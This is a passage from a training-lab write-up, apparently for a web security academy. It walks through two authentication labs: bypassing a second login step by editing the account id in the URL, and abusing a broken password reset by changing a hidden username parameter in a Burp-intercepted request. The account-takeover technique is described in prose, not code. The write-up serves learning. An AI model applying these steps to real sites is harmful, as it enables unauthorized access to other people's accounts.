
We will now reach our page. We can see that the URL is /my-account?id=wiener.
We will now log out and then login again as the victim - carlos.


We will change the url from /login2 to /my-account?id=carlos and this will solve the lab.
3. Password reset broken logic
Description:

As per the description, the password reset functionality is broken. We have credentials for our user and victim’s username.
Explanation:
We login using the credentials we have.

We logout and use the forgot password functionality.

We see the password reset link in the email client for our user.


We paste this link in the browser and try to enter a new password.

Looking at the request in the burp history, we can see that username is being passed as a hidden parameter in the POST request to change the password.

We will send this request to repeater and change the username parameter from wiener to carlos.
